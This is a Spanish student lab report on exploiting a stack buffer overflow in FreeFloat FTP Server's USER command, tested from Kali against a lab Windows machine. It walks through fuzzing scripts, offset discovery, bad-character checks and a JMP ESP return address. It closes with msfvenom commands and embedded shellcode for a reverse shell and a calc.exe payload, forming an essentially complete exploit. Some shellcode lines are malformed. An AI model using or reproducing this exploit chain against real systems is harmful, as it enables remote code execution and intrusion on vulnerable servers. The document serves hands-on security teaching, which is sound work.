

PRACTICA 3

Daniel Khomyakov Trubnikov

En esta entrega seguiré el primer tutorial que nos proporciona la entrega para poder realizar un BoF con el cual usaré para crear un usuario, una conexión reversa y abrir una calculadora.

Para empezar lo que aré es comprobar que al intentar conectar mediante netcat a este mismo, me deje y me salga un mensaje de que el programa que se está explotando se esté conectando correctamente

```
(kali㉿kali)-[~/Documents/ftpServer]
$ nc 10.0.2.16 21
220 FreeFloat Ftp Server (Version 1.00).
help
500 'help': command not understood
cd ..
500 'cd ..': command not understood
^C
```

Podemos observar de que se trata del FreeFloat Ftp Server el cual tiene establecido el puerto 21 y la maquina Windows en la cual se encuentra es una con la IP de 10.0.2.16. Al establecer la conexión me deja entrar, pero no me deja hacer nada, me refiero a que no me deja hacer ningún comando y mucho no nos sirve, asique empezaremos con la explotación.

```
GNU nano 5.4 bof-socket.py
import sys, socket
from time import sleep

target = sys.argv[1]

buff = '\x41'*50

while True:
    try:
        s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
        s.settimeout(2)
        s.connect((target,21))
        s.recv(1024)
        print "Sending buffer with length: "+str(len(buff))
        s.send("USER "+buff+"\r\n")
        s.close()
        sleep(1)
        buff = buff + '\x41'*50
    except:
        print "[+] Crash occured with buffer length: "+str(len(buff)-50)
        sys.exit()
```

Antes de seguir explicando el ejercicio, quiero decir que el tutorial al ser un poco lioso, y algunas cosas las hacía desde sí mismo, es decir, ejecutaba los .py que creamos desde el mismo Windows que tenía el servidor Ftp, eso a mí no tenía mucho sentido asique seguiré el mismo tutorial solo que ejecutaré los .py desde Kali para hacer una simulación más “real”. Pues lo primero que hacemos es ver cuando se moría el programa para poder ver si se sobrescribía el EIP ya que es el que usaremos para sobre escribirlo para meterle en un futuro un JMP ESP. Ahora pues para en el programa lo que hacemos es establecer y cerrar la misma conexión con el servidor y le vamos metiendo 50 en 50 “A” para ver en que rango petaba el programa. Haciendo así el proceso de conectarse, decir cuando tiene la variable “buf”, enviarle esto mismo al servidor cerrar la conexión y aumentar la variable para que la siguiente vez se envíe más “buf” y hay que entender que el buf que enviamos no se guarda al cerrar la conexión y por eso aumentamos la variable para enviarle el valor aumenta directamente en vez de ir enviándoselo poco a poco (le enviamos, 50 , 100, 150, en vez de 50, 50 , 50 ya que no se puede aumentar el valor establecido dentro del servidora ya que se borraría este mismo después del cierre).

```
(kali@kali)-[~/Documents/ftpServer]
$ python bof-socket.py 10.0.2.16
Sending buffer with length: 50
Sending buffer with length: 100
Sending buffer with length: 150
Sending buffer with length: 200
Sending buffer with length: 250
[+] Crash occurred with buffer length: 250
```

Ahora luego como vemos el resultado que conseguimos con el programa es que este mismo peta en el 250 significando que mas de esto el programa no aguanta.

```
Registers (FPU)
EAX: 00000117
ECX: DDDC28DB
EDX: 04A7F7A8
EBX: 00000002
ESP: 04A7FBF8 ASCII "AAAAAAAA.J"
EBP: 006018A8
ESI: 0040A44E FTPServe.0040A44E
EDI: 00601EE6
EIP: 41414141
C 0 ES 002B 32bit 0(FFFFFFFF)
P 0 CS 0023 32bit 0(FFFFFFFF)
A 0 SS 002B 32bit 0(FFFFFFFF)
Z 0 DS 002B 32bit 0(FFFFFFFF)
S 0 FS 0053 32bit 2F1000(FFF)
T 0 GS 002B 32bit 0(FFFFFFFF)
D 0
O 0 LastErr ERROR_SUCCESS (00000000)
EFL 00010202 (NO,NB,NE,A,NS,PO,GE,G)
```

Ahora veremos el programa en Windows como reacción ante esto donde lo tengo abierto con el Immunity Debugger para poder ver los resultados y como se ve en la imagen, está sobrescribiendo el EIP que es el que necesitamos.

```
(kali@kali)-[~/Documents/ftpServer]
$ msf-pattern_create -l 500
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq
```

Ahora usaremos el msf-pattern_create y el msf-pattern_offset para saber cual es la posición real en al cual se encuentra el EIP y para ello primero creamos 500 caracteres aleatorios con el primer comando.

```
GNU nano 5.4 bof-socketDos.py
import socket, sys

target = sys.argv[1]

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

s.connect((target, 21))
data = s.recv(1024)
print(data)

buf = ""
buf += """Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq"""

s.send("USER " + buf + "\r\n")
s.close()
```

Luego se lo metemos al código para enviar eso como el “buf” (hablando de código verá que los nombres de estos han ido cambiando es porque casi al final el trabajo decidía llamarlos de otra manera para que sea más conciso el nombre).

```
(kali@kali)-[~/Documents/ftpServer]
$ python bof-socketDos.py 10.0.2.16
220 FreeFloat Ftp Server (Version 1.00).
```

```
Registers (FPU)
EAX 00000211
ECX 332C87C3
EDX 02F9F7A8
EBX 00000002
ESP 02F9FBF8 ASCII "0A11A12A13A14A15A16A17A18A19AJ0AJ1AJ2AJ3A
EBP 02B40600
ESI 0040A44E FTPServe.0040A44E
EDI 02B40D36
EIP 37684136

C 0 ES 002B 32bit 0(FFFFFFFF)
P 0 CS 0023 32bit 0(FFFFFFFF)
A 0 SS 002B 32bit 0(FFFFFFFF)
Z 0 DS 002B 32bit 0(FFFFFFFF)
S 0 FS 0053 32bit 23E000(FFF)
T 0 GS 002B 32bit 0(FFFFFFFF)
D 0
O 0 LastErr ERROR_SUCCESS (00000000)
EFL 00010202 (NO,NB,NE,A,NS,PO,GE,G)
ST0 empty g
ST1 empty g
ST2 empty g
ST3 empty g
ST4 empty g
ST5 empty g
ST6 empty g
ST7 empty g

FST 0000 Cond 3 2 1 0 Err E S P U O Z D I (GT)
FCW 027F Prec 0 0 0 0 Mask 1 1 1 1 1 1
```

Al conseguir una respuesta del servidor, pudimos ver como el EIP también cambia y es otro el resultado donde en este caso cogemos para usarlo en el siguiente comando

```
(kali@kali)~/Documents/ftpServer
$ msf-pattern_offset -q 37684136
[*] Exact match at offset 230
```

En este comando vemos que el sitio donde hay que editar el EIP es después de los 230 caracteres

```
GNU nano 5.4 bof-socketTamano.py
import socket, sys

target = sys.argv[1]

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((target, 21))
data = s.recv(1024)
print(data)

buf = ""
buf += "A" * 230 + "B" * 4 + "C" * 500

s.send("USER " + buf + "\r\n")
s.close()
```

Ahora lo que aremos será en un principio ver que efectivamente sea ese espacio, solo por comprobarlo y lo que le meteremos es 230 “A” para luego meterlo solo 4 “B” y ya el resto rellenarlo con “C”.

```
Registers (FPU)
EAX 000002F8
ECX 9A4C4948
EDX 0123F7A8
EBX 00000002
ESP 0123FBF8 ASCII "CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC
EBP 007E0600
ESI 0040A44E FTPServe.0040A44E
EDI 007E0E22 ASCII "Common Files"
EIP 42424242

C 0 ES 002B 32bit 0(FFFFFFFF)
P 0 CS 0023 32bit 0(FFFFFFFF)
A 0 SS 002B 32bit 0(FFFFFFFF)
Z 0 DS 002B 32bit 0(FFFFFFFF)
S 0 FS 0053 32bit 318000(FFF)
T 0 GS 002B 32bit 0(FFFFFFFF)
D 0
O 0 LastErr ERROR_SUCCESS (00000000)
EFL 00010202 (NO,NB,NE,A,NS,PO,GE,G)
ST0 empty g
ST1 empty g
ST2 empty g
ST3 empty g
ST4 empty g
ST5 empty g
ST6 empty g
ST7 empty g

FST 0000 Cond 3 2 1 0 Err E S P U O Z D I (GT)
FCW 027F Prec 0 0 0 0 Mask 1 1 1 1 1 1
```

Y como Podemos ver, efectivamente se han rellenado solo las “B” siendo esto \x42\ en Hexadecimal.

```

43434343 CCCC
43434343 CCCC
43434343 CCCC
43434343 CCCC
000A002E ....
00000400 ..
007E18A8 077 ASCII "USER AAAAAAAAAAAAAAAAAAAAA
000002E5 00..
00596DAC 9mV.
005887A8 05X.

```

Ahora veremos hasta donde llegan las “C” para saber con cuando espacio estamos trabajando y como de grande podrá ser nuestra shellcode y para este caso, vemos que pone 0x1F0 que es donde está la última línea de “C” después del EIP y pues por ende esto traducido al lenguaje decimal, se trata de 496 bytes de espacio dentro de los cuales podremos usar para meter en el shellcode.

```

File Actions Edit View Help
GNU nano 5.4 bof-socketBadChar.py
import socket, sys

target = sys.argv[1]

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

s.connect((target, 21))
data = s.recv(1024)
print(data)

badchars = ("x01x02x03x04x05x06x07x08x09x0ax0bx0cx0dx0ex0fx10"
"\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20"
"\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30"
"\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40"
"\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50"
"\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x60"
"\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70"
"\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80"
"\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90"
"\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa0"
"\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0"
"\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf\xco"
"\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8xc9\xca\xcb\xcc\xcd\xce\xcf\xdo"
"\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf\xeo"
"\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xea\xeb\xec\xed\xee\xef\xfo"
"\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff")

buf = "A" * 230 + "B" * 4 + badchars

s.send("USER " + buf + "\r\n")
s.close()

```

Ahora nos tocaría ver los BadChars siendo esto caracteres que, si ponemos sen un código, este mismo se muere y para ello crearemos una lista de estos y se los pasaremos al Servidor y ver cómo reacciona. Asique lo que hacemos en el código es crear la lista de BadChars y metérselo al “buf” después del EIP donde iban antes las “C”.

Address	Hex	dump	ASCII
02F6FBA8	41	41 41 41 41 41 41 41 41	AAAAAAAA
02F6FBB0	41	41 41 41 41 41 41 41 41	AAAAAAAA
02F6FBB8	41	41 41 41 41 41 41 41 41	AAAAAAAA
02F6FBC0	41	41 41 41 41 41 41 41 41	AAAAAAAA
02F6FBC8	41	41 41 41 41 41 41 41 41	AAAAAAAA
02F6FBD0	41	41 41 41 41 41 41 41 41	AAAAAAAA
02F6FBD8	41	41 41 41 41 41 41 41 41	AAAAAAAA
02F6FBE0	41	41 41 41 41 41 41 41 41	AAAAAAAA
02F6FBE8	41	41 41 41 42 42 42 42 42	AAAAABBBB
02F6FBF0	01	02 03 04 05 06 07 08	00000000
02F6FBF8	09	2E 00 0A 00 19 6B 00k.
02F6FC00	F9	00 00 00 00 06 6B 00k.
02F6FC08	A8	18 6B 00 A5 17 42 6E	077k.Bn
02F6FC10	78	FC F6 02 8C 1D 27 77	077077w
02F6FC18	09	A0 54 72 2C 02 00 00	..T..
02F6FC20	01	00 00 00 00 00 00 00	0.....
02F6FC28	80	FE F6 02 14 FD F6 02	00000000
02F6FC30	5D	A0 54 72 C3 DF 23 00	..T..

Como podemos observar este mismo los caracteres después de las “B” aparecen símbolos y esto, aunque en eso no esta el problema, sino en los “.” Donde son caracteres que por un problema no se han podido crear y además si vemos en la columna “Hex dump” podremos observar como algunos de estos cambian de orden o aparecen otros muy raros. Significando que algunos de los chars que hemos metido donde BadChars asique habría que ir mirándolos poco a poco.

Address	Hex	dump	ASCII
0304FB88	41 41 41 41 41 41 41 41	AAAAAAAA	
0304FB89	41 41 41 41 41 41 41 41	AAAAAAAA	
0304FB8A	41 41 41 41 41 41 41 41	AAAAAAAA	
0304FB8B	41 41 41 41 41 41 41 41	AAAAAAAA	
0304FB8C	41 41 41 41 41 41 41 41	AAAAAAAA	
0304FB8D	41 41 41 41 41 41 41 41	AAAAAAAA	
0304FB8E	41 41 41 41 41 41 41 41	AAAAAAAA	
0304FB8F	01 02 03 04 05 06 07 08	00000000	00000000
0304FB90	09 0A 0B 0C 0D 0E 0F 10	11 12 13 14 15 16 17 18	19 1A 1B 1C 1D 1E 1F 20
0304FB91	21 22 23 24 25 26 27 28	29 2A 2B 2C 2D 2E 2F 30	31 32 33 34 35 36 37 38
0304FB92	39 3A 3B 3C 3D 3E 3F 40	41 42 43 44 45 46 47 48	49 4A 4B 4C 4D 4E 4F 50
0304FB93	51 52 53 54 55 56 57 58	59 5A 5B 5C 5D 5E 5F 60	61 62 63 64 65 66 67 68
0304FB94	69 6A 6B 6C 6D 6E 6F 70	71 72 73 74 75 76 77 78	79 7A 7B 7C 7D 7E 7F 80
0304FB95	81 82 83 84 85 86 87 88	89 8A 8B 8C 8D 8E 8F 90	91 92 93 94 95 96 97 98
0304FB96	99 9A 9B 9C 9D 9E 9F A0	A1 A2 A3 A4 A5 A6 A7 A8	A9 AA AB AC AD AE AF B0
0304FB97	B1 B2 B3 B4 B5 B6 B7 B8	B9 BA BB BC BD BE BF C0	C1 C2 C3 C4 C5 C6 C7 C8
0304FB98	C9 CA CB CC CD CE CF D0	D1 D2 D3 D4 D5 D6 D7 D8	D9 DA DB DC DD DE DF E0
0304FB99	E1 E2 E3 E4 E5 E6 E7 E8	E9 EA EB EC ED EE EF F0	F1 F2 F3 F4 F5 F6 F7 F8
0304FB9A	F9 FA FB FC FD FE FF		

Gracias al tutorial esta parte no nos preocupamos mucho pues nos dice que los badchars eran los 0x00, 0x0a y 0x0d y al quitarlos de la lista, veos como ahora tiene todos los caracteres sin problema y en orden y todo.

Base	Size	Entry	Name	File version	Path
00400000	00000000	00400000	FTPserve		C:\Users\Javier\Desktop\FTPserve.exe
68E50000	00000000	68E50000	atouf32	1.47.332.0 #001	C:\Program Files\Bitdefender\Bitdefender Security\atouf\dlis_265971493693980195\atouf32.dll
69170000	00000000	69170000	bdhkn32	1.9.215.0 #017	C:\Program Files\Bitdefender\Bitdefender Security\bdhkn\dlis_265672290486209470\bdhkn32.dll
73CC0000	00000000	73CC0000	CRYPTEBS	10.0.15063.0 (W)	C:\Windows\System32\CRYPTEBS.dll
73CD0000	00000000	73CD0000	SspiCll	10.0.15063.0 (W)	C:\Windows\System32\SspiCll.dll
73DA0000	00000000	73DA0000	profapi	10.0.15063.0 (W)	C:\Windows\System32\profapi.dll
73DB0000	00000000	73DB0000	GD132	10.0.15063.0 (W)	C:\Windows\System32\GD132.dll
73DE0000	00000000	73DE0000	powrprof	10.0.15063.0 (W)	C:\Windows\System32\powrprof.dll
73EE0000	00000000	73EE0000	RPCRT4	10.0.15063.0 (W)	C:\Windows\System32\RPCRT4.dll
73FF0000	00000000	73FF0000	combase	10.0.15063.0 (W)	C:\Windows\System32\combase.dll
741E0000	00000000	741E5550	nsvcr	7.0.15063.0 (W)	C:\Windows\System32\ntsvcr.dll
74200000	00000000	74200000	sechost	10.0.15063.0 (W)	C:\Windows\System32\sechost.dll
742F0000	00000000	7430E5B0	advapi32	10.0.15063.0 (W)	C:\Windows\System32\advapi32.dll
74370000	00000000	74373E30	kernel32	10.0.15063.0 (W)	C:\Windows\System32\kernel32.dll
74380000	00000000	74393960	KERNEL32	10.0.15063.0 (W)	C:\Windows\System32\KERNEL32.DLL
744C0000	00000000	744D9260	shlwapi	10.0.15063.0 (W)	C:\Windows\System32\shlwapi.dll
744D0000	00000000	744C86F0	WS2_32	10.0.15063.0 (W)	C:\Windows\System32\WS2_32.dll
74C00000	00000000	74C00000	win32u	10.0.15063.0 (W)	C:\Windows\System32\win32u.dll
74CC0000	00000000	74D009E0	shcore	10.0.15063.0 (W)	C:\Windows\System32\shcore.dll
74E40000	00000000	7506B880	Windows.Storage	10.0.15063.0 (W)	C:\Windows\System32\Windows.Storage.dll
75330000	01154000	75330000	SHELL32	10.0.15063.0 (W)	C:\Windows\System32\SHELL32.dll
75970000	00000000	75970000	cfmapi32	10.0.15063.0 (W)	C:\Windows\System32\cfmapi32.dll
75980000	00000000	759FDE40	bcryptPr	10.0.15063.0 (W)	C:\Windows\System32\bcryptPrimitives.dll
75990000	00000000	759B87D0	IMM32	10.0.15063.0 (W)	C:\Windows\System32\IMM32.DLL
759A0000	00153000	759A0000	gd132full	10.0.15063.0 (W)	C:\Windows\System32\gd132full.dll
759B0000	00000000	75D54180	nsvcr.wi	10.0.15063.0 (W)	C:\Windows\System32\ntsvcr.win.dll
76D00000	0013C000	76DFB300	USER32	10.0.15063.0 (W)	C:\Windows\System32\USER32.dll
76F00000	0011B000	76F3A9D0	ucrtbase	10.0.15063.0 (W)	C:\Windows\System32\ucrtbase.dll
77300000	001C2000	7711FE80	KERNEL32	10.0.15063.0 (W)	C:\Windows\System32\KERNEL32.DLL
77200000	0018E000		ntdll	10.0.15063.0 (W)	C:\Windows\SYSTEM32\ntdll.dll

```
File Actions Edit View Help
kali@kali:~/Documents/ftpServer$ msfvenom -p windows/shell_reverse_tcp LHOST=10.0.2.16 LPORT=111 -f c -e x86/shikata_ga_nai -b '\x00\x0a\x0d'
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 351 (iteration=0)
x86/shikata_ga_nai chosen with final size 351
Payload size: 351 bytes
Final size of c file: 1500 bytes
unsigned char buf[] =
"\xb0\x40\xfa\x32\xec\xda\xdb\x09\x74\x24\xf4\x58\x31\xc9\xb1"
"\x52\x83\xc0\x04\x31\x58\x0e\x03\x18\xf4\xd0\x19\x64\xe0\x97"
"\xe2\x94\xf1\xf7\x6b\x71\xc0\x37\x0f\xf2\x73\x88\x5b\x56\x78"
"\x63\x09\x42\x0b\x01\x86\x05\xbc\xae\x0f\x04\x03\x0c\x01\xcb"
"\xbd\xdf\x15\x2b\xff\x2f\x08\x2a\x38\x4d\x81\x76\x91\x19\x34"
"\x6e\x96\x54\x85\x05\xe4\x79\x8d\xfa\xbd\x78\xbc\xad\xb6\x22"
"\x1e\x4c\x1a\x5f\x17\x56\x7f\x5a\xe1\xed\x4b\x10\xf0\x27\x82"
"\xd9\x5f\x06\x2a\x28\x1a\x4f\x8d\x03\x04\xb9\xed\x6e\xef\x7e"
"\x8f\xb4\x7a\x64\x37\x3e\xdc\x40\x09\x93\xbb\x03\x05\x58\xcf"
"\x4b\xca\x5f\x1c\xe0\xf6\x04\x03\x26\x7f\xae\x87\xe2\xdb\x74"
"\xa9\xb3\x81\xdb\x06\xa3\x69\x83\x72\xa8\x84\xd0\x0e\xf3\xc0"
"\x15\x23\x0b\x11\x32\x34\x78\x23\x9d\xee\x16\x0f\x56\x29\xe1"
"\x70\x4d\x8d\x7d\x8f\x6e\xee\x54\x54\x3a\xbe\xce\x7d\x43\x55"
"\x0e\x81\x96\xfa\x5e\x2d\x49\xbb\x0e\x8d\x29\x53\x44\x02\x65"
"\x43\x67\x08\x0e\xee\x92\x9b\x3a\xef\x9e\x4b\x53\xed\x9e\x0b"
"\xcc\x78\x78\x01\x02\x2d\x03\xbe\xbb\x74\xaf\x5f\x43\xa3\xca"
"\x60\xcf\x40\x2b\x2e\x38\x2c\x3f\x7c\x87\x7b\x1d\x4e\x06\x51"
"\x09\x0c\x45\x3e\x09\x5b\x76\xe9\x9e\x0c\x48\x0e\x4a\x1f\x3"
"\x5a\x68\x38\x65\xa4\x28\xe7\x56\x2b\x16\xa2\xe2\x0f\xa1\xb2"
"\xeb\x0b\x95\x6a\xba\x05\x43\xcd\x14\xa4\x3d\x87\xcb\x6e\xa9"
"\x5e\x20\xb1\xaf\x5e\x6d\x47\x4f\xee\x08\x1e\x70\xdf\x8c\x96"
"\x09\x3d\x2d\x58\x0c\x85\x5d\x13\x40\xaf\xf5\xfa\x19\xed\x9b"
"\xfc\xf4\x32\xa2\x7e\xfc\xca\x51\x9e\x75\xce\x1e\x18\x66\xa2"
"\x0f\xcd\x88\x11\x2f\x04";
```

Aquí ya pues lo primero de los tres ejercicios que nos pedían haré el de la conexión reversa y para ello necesitare que especificarle al crear este mismo, lo quiero en formato “\x00” para poder pasárselo al servidor mediante “-f c” y luego también hay que especificar los BadChars que no queremos que aparezcan en este mismo que son lo que sacamos antes.

```
s.connect(target, 211)
data = s.recv(1024)
print(data)

shellcode = (" \xb0\x40\xfa\x32\xec\xda\xdb\x09\x74\x24\xf4\x58\x31\xc9\xb1"
"\x52\x83\xc0\x04\x31\x58\x0e\x03\x18\xf4\xd0\x19\x64\xe0\x97"
"\xe2\x94\xf1\xf7\x6b\x71\xc0\x37\x0f\xf2\x73\x88\x5b\x56\x78"
"\x63\x09\x42\x0b\x01\x86\x05\xbc\xae\x0f\x04\x03\x0c\x01\xcb"
"\xbd\xdf\x15\x2b\xff\x2f\x08\x2a\x38\x4d\x81\x76\x91\x19\x34"
"\x6e\x96\x54\x85\x05\xe4\x79\x8d\xfa\xbd\x78\xbc\xad\xb6\x22"
"\x1e\x4c\x1a\x5f\x17\x56\x7f\x5a\xe1\xed\x4b\x10\xf0\x27\x82"
"\xd9\x5f\x06\x2a\x28\x1a\x4f\x8d\x03\x04\xb9\xed\x6e\xef\x7e"
"\x8f\xb4\x7a\x64\x37\x3e\xdc\x40\x09\x93\xbb\x03\x05\x58\xcf"
"\x4b\xca\x5f\x1c\xe0\xf6\x04\x03\x26\x7f\xae\x87\xe2\xdb\x74"
"\xa9\xb3\x81\xdb\x06\xa3\x69\x83\x72\xa8\x84\xd0\x0e\xf3\xc0"
"\x15\x23\x0b\x11\x32\x34\x78\x23\x9d\xee\x16\x0f\x56\x29\xe1"
"\x70\x4d\x8d\x7d\x8f\x6e\xee\x54\x54\x3a\xbe\xce\x7d\x43\x55"
"\x0e\x81\x96\xfa\x5e\x2d\x49\xbb\x0e\x8d\x29\x53\x44\x02\x65"
"\x43\x67\x08\x0e\xee\x92\x9b\x3a\xef\x9e\x4b\x53\xed\x9e\x0b"
"\xcc\x78\x78\x01\x02\x2d\x03\xbe\xbb\x74\xaf\x5f\x43\xa3\xca"
"\x60\xcf\x40\x2b\x2e\x38\x2c\x3f\x7c\x87\x7b\x1d\x4e\x06\x51"
"\x09\x0c\x45\x3e\x09\x5b\x76\xe9\x9e\x0c\x48\x0e\x4a\x1f\x3"
"\x5a\x68\x38\x65\xa4\x28\xe7\x56\x2b\x16\xa2\xe2\x0f\xa1\xb2"
"\xeb\x0b\x95\x6a\xba\x05\x43\xcd\x14\xa4\x3d\x87\xcb\x6e\xa9"
"\x5e\x20\xb1\xaf\x5e\x6d\x47\x4f\xee\x08\x1e\x70\xdf\x8c\x96"
"\x09\x3d\x2d\x58\x0c\x85\x5d\x13\x40\xaf\xf5\xfa\x19\xed\x9b"
"\xfc\xf4\x32\xa2\x7e\xfc\xca\x51\x9e\x75\xce\x1e\x18\x66\xa2"
"\x0f\xcd\x88\x11\x2f\x04")

buf = "A" * 230 + "\x71\x0e\xa8\x74" + "\x90" * 20 + shellcode

s.send("USER " + buf + "\r\n")
s.close()
```

Ahora se lo metemos al código de esta manera y se fija, donde iría la EIP la dirección que le pasamos no es la misma que sacamos y es porque por cosas del entorno virtual tuve que reiniciar este mismo y las direcciones de memoria también cambian, hasta la de los .dll por lo que tuve que poner otro pero el proceso que seguí era el mismo.


```
kali@kali:~/Documents/ftpServer
File Actions Edit View Help
print "Sending buffer with length: "+str(len(buff))
s.send("USER "+buff+"\r\n")
s.close()
sleep(1)
buff = buff + '\x41'*50

except:
print "[+] Crash ocurred with buffer length: "+str(len(buff)-50)
sys.exit()

(kali@kali)~/Documents/ftpServer
$ python bof-socketAtaque.py 10.0.2.16
220 FreeFloat Ftp Server (Version 1.00).

(kali@kali)~/Documents/ftpServer
$ python bof-socketAtaque.py 10.0.2.16
1
^CTraceback (most recent call last):
  File "bof-socketAtaque.py", line 8, in <module>
    data = s.recv(1024)
KeyboardInterrupt

(kali@kali)~/Documents/ftpServer
$ python bof-socketAtaque.py 10.0.2.16
1 x 1
Traceback (most recent call last):
  File "bof-socketAtaque.py", line 7, in <module>
    s.connect((target, 21))
  File "/usr/lib/python2.7/socket.py", line 228, in meth
    return getaddrinfo(self._sock, name)(*args)
socket.error: [Errno 111] Connection refused

(kali@kali)~/Documents/ftpServer
$ python bof-socketAtaque.py 10.0.2.16
1 x 1
220 FreeFloat Ftp Server (Version 1.00).

(kali@kali)~/Documents/ftpServer
$
```

Despues de unos pocos errores de Firewall y no saber cómo leer una IP (ponía 10.0.2.6 en vez de 10.0.2.16) pues podemos observar que nos funciona la conexión reversa.

```
(kali@kali)~$ msfvenom -p windows/exec cmd="calc.exe" LHOST=10.0.2.16 LPORT=443 -f c -b '\x00\x0a\x0d'
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 11 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 220 (iteration=0)
x86/shikata_ga_nai chosen with final size 220
Payload size: 220 bytes
Final size of c file: 949 bytes
unsigned char buff[] =
"\xbd\xf9\x32\x16\x7c\xda\xcf\xd9\x74\x24\xf4\x58\x31\xc9\xb1"
"\x31\x31\x68\x13\x83\x00\x04\x03\x68\xf6\xd0\xe3\x3b\xe0\x97"
"\x0c\x34\xf0\xf7\x85\x21\x37\xf1\x22\x71\x88\x71\x66\x7d"
"\x63\x07\x93\xf6\x01\xf0\x94\xbf\xac\x26\x9a\x40\x9c\x1b\xbd"
"\xc2\xd0\x4f\x1d\xfb\x2f\x82\x5c\x3c\x4d\x6f\x0c\x95\x19\xc2"
"\xa1\x92\x54\xdf\x4a\x8e\x79\x67\xae\x8b\x78\x46\x61\xb3\x22"
"\x48\x83\x10\x5f\x31\x9b\x75\x5a\x9b\x10\x4d\x10\x1a\xf1\x9c"
"\d0\xb1\x2c\x11\x28\x0b\x79\x95\xd0\xbe\x73\xe6\xde\xb9\x47"
"\x95\xb4\x4c\x5c\x2d\x2e\xf6\x8b\xbc\x93\x61\x4a\xb2\x58\xe5"
"\x14\x06\x5f\x2a\x2f\xae\x2d\x4d\xcd\xe0\x63\xae\x9e\x24\x28\x74"
"\x93\x7d\x94\xdb\xac\x9e\x77\x83\x08\x04\x95\x00\x20\xb7\xf3"
"\x27\xb6\xcd\xb1\x28\x08\xcd\xe5\x40\xf9\x46\x6a\x16\x06\x8d"
"\xcfx8e\x4c\x8c\x79\x61\x09\x44\x38\xec\xaa\xb2\x7e\x09\x29"
"\x37\xfe\xee\x31\x32\xfb\xab\xf5\xae\x71\xa3\x93\xd0\x26\xc4"
"\xb1\xb2\xa9\x56\x59\x1b\x4c\xdf\xf8\x63";
```

